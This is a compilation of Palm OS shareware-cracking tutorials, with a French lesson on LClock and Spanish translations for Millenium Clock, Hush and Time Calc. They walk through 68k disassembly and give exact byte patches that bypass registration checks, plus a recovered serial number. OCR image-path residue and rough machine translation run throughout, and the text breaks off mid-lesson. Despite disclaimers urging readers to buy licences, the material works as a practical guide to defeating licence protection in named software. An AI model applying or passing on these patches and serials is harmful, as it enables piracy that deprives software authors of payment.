Si vous avez bien suivis la leçon n°01, vous pouvez déjà comprendre ce morceau de code. En L189 se produit l'affichage de notre message d'erreur $235c, puis le programme continue son

execution en L193. En L190 se produit l'affichage d'un autre message, le $235e. Si vous cherchez dans le répertoire de Prc2Bin la ressource Talt235e.bin, et que vous ouvrez ce fichier avec NotePad ou HexEdit, vous voyez que ce message correspond à l'affichage de "Thank you for registering LClock". Intéressant !

Maintenant regardons un peu plus haut : à l'adresse 1af4 s'effectue un appel à la sous-routine L198 (bsr= branch to sub-routine). La ligne en 1af8 ne nous interesse pas. En 1afc se fait un test sur D0. Comme D0 est très souvent utilisé pour exprimer le résultat d'une procédure, on se doute que la valeur de D0 dépend de la sous-routine L198 appelée plus haut. En 1afe se décide suivant la valeur de D0 si l'on doit soit afficher le message d'erreur (si D0=0), soit le message de remerciement (si D0<>0).

La solution est donc simple: modifier le BNE L190 en BRA L190 afin que quelque soit le résultat de la procédure L198 exprimé dans D0, on lance le message de remerciement. Le BNE L190 est s'écrit en hexadécimal 660e (66 pour le BNE, et 0e pour le L190). Comme l'octet codant le BRA est 60, on changera donc l'instruction 660e en 600e.

Lancez donc HexEdit, ouvrez le fichier lclock.prc, faites Edit/Goto, tapez 1afe comme adresse. HexEdit nous amenes au 660e. Remplacez-le par 600e, puis quittez HexEdit en sauvegardant le fichier modifié, et en acceptant la sauvegarde en .bak.

Maintenant lancez le PalmEmulator, chargez le fichier lclock.prc modifié, lancez LClockn, enregistrez-vous en tapant un numéro au hasard, et appuyez sur ok .. et hop! le programme vous remercie de vous être enregistré. Voilà, tout pourrait être bien qui finit bien, seulement quand vous tapez ok, vous voyez que le message "Please Register" est toujours là !! Damn ... Magie Noire ?

Il faut se rendre à l'évidence, la seule modification que nous avons faite ne concerne que l'affichage du message, mais n'enregistre pas réellement le programme. Un test doit être fait ailleurs ... D'après ce que nous avons vu plus haut, la sous-routine L198 semble être faite pour tester la clé, et retourner un résultat dans D0. Nous avons vu que si D0 vaut zéro celà induit le message d'erreur, et si D0 est différent de zéro le message de remerciement.

Jetons donc un oeil à la routine L198 en faisant une recherche de texte sur L198. Nous obtenons :

```
00001bca 4e560000 L198     LINK A6,#0

00001bce 48e71f00          MOVEM.L D3-D7,-(A7)

00001bd2 2c2e0008          MOVE.L 8(A6),D6

00001bd6 2e2e000c          MOVE.L 12(A6),D7
```

La commande Link A6,#0 est celle qui commence toute procédure. La fin d'une procédure est obtenue par la commande RTS, qui ramène à l'instruction suivant la BSR qui a appelé la routine.

Cherchons donc la fin de la routine L198, en faisant une recherche de texte sur "RTS". Nous trouvons :

```
00001c4e b083              CMP.L D3,D0
```

```
00001c50 670c            BEQ L200

00001c52 2f04            MOVE.L D4,-(A7)

00001c54 4e4fa012        TRAP #15,$A012 = sysTrapMemChunkFree

00001c58 4240            CLR.W D0

00001c5a 6000000a        BRA L201

00001c5e 2f04      L200  MOVE.L D4,-(A7)

00001c60 4e4fa012        TRAP #15,$A012 = sysTrapMemChunkFree

00001c64 7001            MOVEQ #1,D0

00001c66 4cee00f8ffec L201  MOVEM.L -20(A6),D3-D7

00001c6c 4e5e            UNLK A6

00001c6e 4e75            RTS

00001c70 4e560000    L202  LINK A6,#0
```

La procédure se termine donc en 1c6e par le RTS. D'ailleurs, une autre procédure commence en L202...

Nous voyons immédiatement deux instructions intéressantes : en 1c58, l'instruction CLR.W D0 qui met D0 à zéro (clr=clear=efface), et en 1c64 l'instruction MOVEQ #1,D0 qui met la valeur 1 dans D0.

Apparement, en 1c4e se fait un test, qui en 1c50 nous amène soit en L200 qui met D0 à 1 puis saute en L201 pour quitter la routine, soit continue en effaçant D0 puis sautant en L201 pour quitter.

Deux solutions s'offrent donc à nous : soit nous modifions le saut conditionnel BEQ 200 en BRA 200, soit nous modifions le CLR.W D0. Disons que pour changer un peu nous allons choisir la deuxième solution: changer le CLR.W D0 en MOVEQ #1,D0. En 1c64 nous voyons que le code du MOVEQ est 7001, il suffit donc de changer en 1c58 la valeur 4240 par 7001.

Je pense que vous connaissez maintenant cette manipulation à faire sous HexEdit. Modifiez donc le fichier lclock.prc , puis chargez le dans le PalmEmulator. Tapez une clé bidon et là ho, joie ! le programme s'enregistre correctement...

3ème Partie: Conclusion

La leçon n°02 a pour but de vous faire comprendre que parfois, vous ne modifiez que le test d'affichage du message d'erreur, et non pas le test complet du mot de passe. Dans notre cas, c'est la routine L198 qui teste le mot de passe. Cette routine est appelée lors du test d'affichage, mais est aussi utilisée ailleurs dans le programme, notamment lors du test d'enregistrement. C'est pourquoi il faut effectuer la modification dans la routine elle-même*.

Vous vous rendez compte qu'il est extremement facile de venir à bout de clé de protection comme celle-ci. Beaucoup de Sharewares fonctionnent sur le même principe. Si vous êtes programmeur, j'espère que vous saurez en tirer des leçons.

Vous trouverez un exemple un peu plus difficile dans la leçon numéro 3.

Le programme LClock fonctionne quasi-identiquement s'il est enregistré ou s'il ne l'est pas. Si vous voulez juste éviter de payer vos licenses, il donc inutile d'opérer la manipulation exercée dans cette leçon. Néanmoins, j'espère que ce cours vous restera en tant qu'information, et non pas pour utiliser des logiciels dans un cadre illégal. Si vous utilisez LClock régulèrement, je vous incite à payer la license afin de d'encourager son auteur à continuer son logiciel.

Note additionelle

** : Il est aussi possible de rechercher tous les endroits dans le programme oû est appelée la routine L198 pour modifier le test sur D0 qui est fait après. C'est pourquoi il est plus simple de faire la modification dans L198.*

Palm Spanish Tutor	
Programa:	Millenium Clock

PROTECCION:	NAME / SERIAL		
Descripcion:	Aplicación que muestra un reloj con muchas utilidades		
Dificultad:	Principiante, NewBie		
DOWNLOAD:	http://www.bercaw.net/mclock		
Herramientas:	POSE (PalmOS Emulator) con un ROM southDebugger 1.7		
Palm CRACKER:	PalmWarez Tutorial	**FECHA:**	W/13/Octubre/2004

INTRODUCCION


Crear su número de serie personal, cómo hacer uno "entrar cualquier serial para registrar" - hacer un parche para introducir cualquier serial y hacer otro parche que ya este "registrado" - parche solo usando un debugger.

AL ATAQUE


Parte 1: Encontremos su número de serie para nuestro blanco

Primero, cragamos el POSE y southDebugger y carguemos nuestro blanco ("El Millenium Clock") en el emulador. Inicie nuestro blanco con el POSE y escojemos "Regístrar" del menú:


Algunas aplicaciones usan una llamada API para comparar el serial correcto con el serial entrado. Probaremos esto primero. Entonces, pararemos en estas llamadas API. Primero tenemos que hacer una suspensión normal, un método simple a hacer esto, es usar el graffiti-debug-shortcut: Use a su ratón introducir




En el POSE Emulator. Usted tiene que sacar los primeros tres símbolos en el sitio izquierdo y el último carácter ("1") en el sitio correcto del grafitti-field. Ahora, southDebugger se detuvo y está esperando a su entrada. Abra breakpoint-window nuevo



Haga clic en los botones "" seleccione los botones "sysTrapStrCompare" y "sysTrapStrCaselessCompare":



Ahora presione a F5 ("VAMOS") al southDebugger para continuar. Introduzca a "XXX" como serial falso en nuestro blanco y dé un clic sobre "Registro". El southDebugger intentara poner un break otra vez. Abra una la ventana de desensamblador:




Claro, hay realmente un sysTrapStrCaselessCompare. Ahora necesitamos saber,cuales son los strings comparados. Así es que abra una "trap-stack window" nueva ventana en southDebugger:

¡Esto luce bien! Escriba a abajo de "52779X2932" se checa, si es realmente nuestro serial. Remueva los breaks en API y presione a F5 otra vez. ¡Nuestro traget dirá "código inválido", y ahora no introducimos "XXX", dejamos probar "52779X2932" ... y ... sí, trabaja ! ahora la aplicación está registrada! Éste fue la parte 1 de este tutorial.

Parte 2: parche para registrar con cualquier serial

En la primera parte obtuvimos nuestro serial personal, pero tal vez no queremos recordarlo , justamente queremos una aplicación parchada, lo cual aceptarará cualquier serial y lo valide.


Tenemos que volver a arrancar POSE y southDebugger, porque necesitamos una versión sin registrar limpia de nuestro blanco. Vuelva a cargar nuestro blanco en el POSE, abra a "Register" pantalla, use Break, Inicie poniendo breakpoints en las API, continúe, introduzca a "XXX" falso y espere a que el POSE se detenga en los breakpoints que compara con las llamadas de las APIS.



Si queremos que la aplicación aceptar todos los seriales, entonces tenemos que reemplazar una llamada a la API con un MOV 0, D0. Ahora haga un clic derecho en la línea marcada y escoja "cambiar memoria contenida" del menú contextual. El opcode para MOV 0, D0 es 7000, pero tenemos que reemplazar 4 bytes (4E4FA0CA), así es que tenemos que cambiar por un NOP (4E71, "Ninguna operación"), también. Así es que, entre en 70004E71 y usted verá los cambios de inmediato en su ventana de desensamblador. Remueva los demas breakpoints y presione a F5. Usted verá, ahora "XXX" y será aceptado, también. Ahora usted puede hacer estos cambios de bytes en su archivo original con un hexeditor hexadecimal y usted tiene una agradable aplicación parchada, con lo cual aceptarará todos los seriales . southDebugger es capaz de hacer cambios los bytes en su archivo original, también, usted lo aprenderá en la siguiente parte.

Parte 3: Haciendo un parche "ya registrado"

Otra vez, necesitamos una instalación limpia, así es que volvamos a arrancar POSE y southDebugger y carguemos nuestro blanco en el POSE. Después de eso, Ponemos un Break en el POSE grafitti shortcut Ahora abra una ventana del analizador - file-analyzer window in southDebugger, seleccionamos "abrir archivo" y seleccione nuestro archivo de blanco. Ahora usted debería ver algo así como:



En el sitio izquierdo, usted puede ver el archivo seleccionado (nuestro blanco): Clk2001.prc con sus segementos de código. este solo hace un único codigo de segmento: El code0001. Algunas aplicaciones tienen todavía informaciones depuradas como los nombres de rutina en el código, así es que es siempre un intento para mirar estos nombres, si hay algo interesando. Y sí, "RegistrationCheck" mira si esta realmente interesando

Esta vez, queremos southDebugger para ejercer todos los cambios de memoria para nuestro archivo. Así es que haga clic adelante "crea" archivo de respaldo, así es que todavía tenemos un archivo no parchado. Será llamado "Clk2001.prc.original". Ahora el cheque "ejerce todos los cambios de memoria para este archivo".

En parte 2 de este manual de instrucción, cambiamos a un API Call (Se asemeja), así es que trataremos de nuevo esto. Rightclick sin retardo con el sysTrapStrCaselessCompare, escoge "contenido de memoria de cambio" e introduce a "70004E71" otra vez. La prensa F5 a continuar. Ahora usted puede iniciar nuestro blanco en el POSE, puede escoger a "Register" y a usted verá: La aplicación está ya registrada. Ahora usted tiene una versión parchada del archivo en su paseo en coche y la puede enviar a tra palm sin usar cualquier otro software: Sólo POSE y un debugger.

Por favor note, que no todos los programas pueden ser parchados así de fácil, no todos los programas usan sysTrapStrCaselessCompare. Justamente juegue con el blanco. Pruebe varias cosas y usted tendrá más éxito.

Usted debería crear tales parches sólo para su uso personal, si usted quiere probar tal software sin limitaciones. Si usted está feliz con el software: ¡DEBERA COMPRAR!

PalmWarez, 2004/12/25 Traducción del Ingles

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	Silencie a Hush ver 1.2


PROTECCION:	Conseguir un parche y password valido.		
Descripcion:	Aplicación para hacer un Silencie a Hush en PDA		
Dificultad:	Principiante,		
DOWNLOAD:	http://www.palmgear.com		
Herramientas:	PRCedit, pilotdis, y emulador POSE		
Palm CRACKER:	Amir k (Traducción by Jhon)	**FECHA:**	24/04/2005

INTRODUCCION

Este programa mostrará el poder de . Con la ayuda de PRCedit, usted puede parchar este programa en menos que 5 minutos..


AL ATAQUE

Haga un download del programa, descomprimelo y pónlo a funcionar en el POSE. Al intentar registrarlo aparece esta pantalla:



Si tu entras incorrectamente un serial, entonces usted pondrá este alerta de mal chico:

Abre el programa PRCedit y mira en el árbol de objetos puedras encontrar el mensaje del mal chico.



Ah, allí usted lo tiene. la misma referencia y la flecha verde nos dice que aquella nag-screen es llamada allí. Double click en la flecha verde y PRCedit le llevará al código:

```
3304 000024e6    2f0b                          MOVE.L   A3,-(A7)
3305 000024e8    4e4fa139                      TRAP     #15
3306 000024ec                                  DC.W     sysTrapFldGetTextPtr
3307 000024ec    2448                          MOVEA.L  A0,A2
3308 000024ee    3f3c0008                      MOVE.W   #8,-(A7)
3309 000024f2    2f0a                          MOVE.L   A2,-(A7)
3310 000024f4    486dfd20                      PEA      -736(A5)
3311 000024f8    4e4fa2ce                      TRAP     #15
3312 000024fc                                  DC.W     sysTrapStrNCopy
3313 000024fc    422dfd28                      CLR.B    -728(A5)
3314 00002500    486dfd20                      PEA      -736(A5)
3315 00002504    4ebaf24a                      JSR      L160 ; 'RegOk1'
3316 00002508    4a00                          TST.B    D0
3317 0000250a    4fef0014                      LEA      20(A7),A7
3318 0000250e    6720                          BEQ      L265
3319 00002510    3f3c09c4                      MOVE.W   #2500!$9c4,-(A7) ; Thanks For Registering this sha
3320 00002514    4e4fa192                      TRAP     #15
3321 00002518                                  DC.W     sysTrapFrmAlert
3322 00002518    422dfd11                      CLR.B    -751(A5)
3323 0000251c    422dfd12                      CLR.B    -750(A5)
3324 00002520    422dfd13                      CLR.B    -749(A5)
3325 00002524    3f3c0898                      MOVE.W   #2200!$898,-(A7) ; Rgistration
3326 00002528    4e4fa19b                      TRAP     #15
3327 0000252c                                  DC.W     sysTrapFrmGotoForm
3328 0000252c    584f                          ADDQ.W   #4,A7
3329 0000252e    600a                          BRA      L266
3330 00002530    3f3c0960          L265        MOVE.W   #2400!$960,-(A7) ; The Registration key Entered is
3331 00002534    4e4fa192                      TRAP     #15
3332 00002538                                  DC.W     sysTrapFrmAlert
3333 00002538    544f                          ADDQ.W   #2,A7
3334 0000253a    7601              L266        MOVEQ    #1,D3
```

De acuerdo, el código poco antes del el mal chico se ve bonito.. Conducimos a un JSR hasta ' RegOk1 ' ' (el comentario insertado por PRCedit del buen tipo, conducimos una llamada hasta un mensaje buen tipo; Gracias por Registrar a este shareware, por favor déjese su serial de registro ' (Otra vez, PRCedit insertó este comentario) y conducimos la llamada hasta nuestro mensaje del mal chico.

Se puede ver cuál es en la función RegOk1. Seleccionamos L160 y damos un click derecho ' y Salta al link L160 '. El PRCedit ahora le llevará a esta función. Haga una lectura ligera hacia abajo para ver si podemos hacer seguro la función siempre retorna 1. Aquí usted tiene el código:

```
00001894    2f2e0008                    MOVE.L   8(A6),-(A7)
00001898    4e4fa2ed                    TRAP     #15
0000189c                                DC.W     sysTrapStrNCompare
0000189c    4a40                        TST.W    D0
0000189e    4fef0014                    LEA      20(A7),A7
000018a2    6602                        BNE      L173
000018a4    7801                        MOVEQ    #1,D4
000018a6    1004              L173      MOVE.B   D4,D0
000018a8    4cdf0c18          L174      MOVEM.L  (A7) ,D3/D4/A2/A3
000018ac    4e5e                        UNLK     A6
000018ae    4e75                        RTS
000018b0    86                          DC.B     #134
000018b1    5265674f6b31                DC.B     'RegOk1'
```


Cambie el BEQ L161 por NOP (4e71) para asegurarse que llega al BRA 174 y cámbiele el MOVE # 0, D0 en MOVE # 1, D0 (7001) para hacer seguro el retorno de esta función 1

Hacer click con el boton derecho en el BEQ L161 y escoge 'Saltar a dirección (Jump to address)'

```
2125 0000176a   4e4fa2a9                    TRAP     #15
2126 0000176e                               DC.W     sysTrapDlkGetSyncInfo
2127 0000176e   3600                        MOVE.W   D0,D3
2128 00001770   4fef0018                    LEA      24(A7),A7
2129 00001774   6706
2130 00001776   7000
2131 00001778   6000012e
2132 0000177c   486effcc          L161
2133 00001780   4e4fa0c7
2134 00001784
2135 00001784   0c400008
2136 00001788   584f
2137 0000178a   6c2a
2138 0000178c   486effcc
2139 00001790   4e4fa0c7
2140 00001794
2141 00001794   3600
```

Jump to address: 00001774
Jump to lnk L161 (0000177C)
Jump with RTS to: <not available>
Search Up for: BEQ
Search Down for: BEQ
Load text
Save text
Save text as
Set jump destination
Calculate jump from here

Sépase que PRCedit le trae al lugar correcto en el editor hexadecimal. Cambie los bytes y guarde el programa. Cárguelo en su palm y usted verá que está registrado. :-)



¿Vea? ¿ No Tomó menos de 5 minutos?. Un montón de programas se pueden parchar por este camino. Pruébelo por usted mismo. ¿Está seguro que usted que usted quiere almacenar sus contraseñas en una aplicación que se parchó en 5 minutos? No hago:-)
Palmwarez 25-06-2004 Traducción del Ingles.

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	Time Calc 1.02

PROTECCION:	NAME / SERIAL		
Descripcion:	Creando un opcode personalizado		
Dificultad:	Principiante		
DOWNLOAD:	http://www.		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator		
Palm CRACKER:	by Flex (Traducción por Benito)	**FECHA:**	W/08/08/2002

INTRODUCCION

Este manual le enseñará a convertir las instrucciones del 68k a un opcode. Algunas veces, cuando usted parcha una aplicación, usted necesita reemplazar una instrucción existente pero no sabe su opcode.

AL ATAQUE

Echemos un vistazo al Time Calc 1.02 tutorial acerca de ' Código Reusable ' de loco Crak3R. Para procesar el parche, necesitamos reemplazar la instrucción:

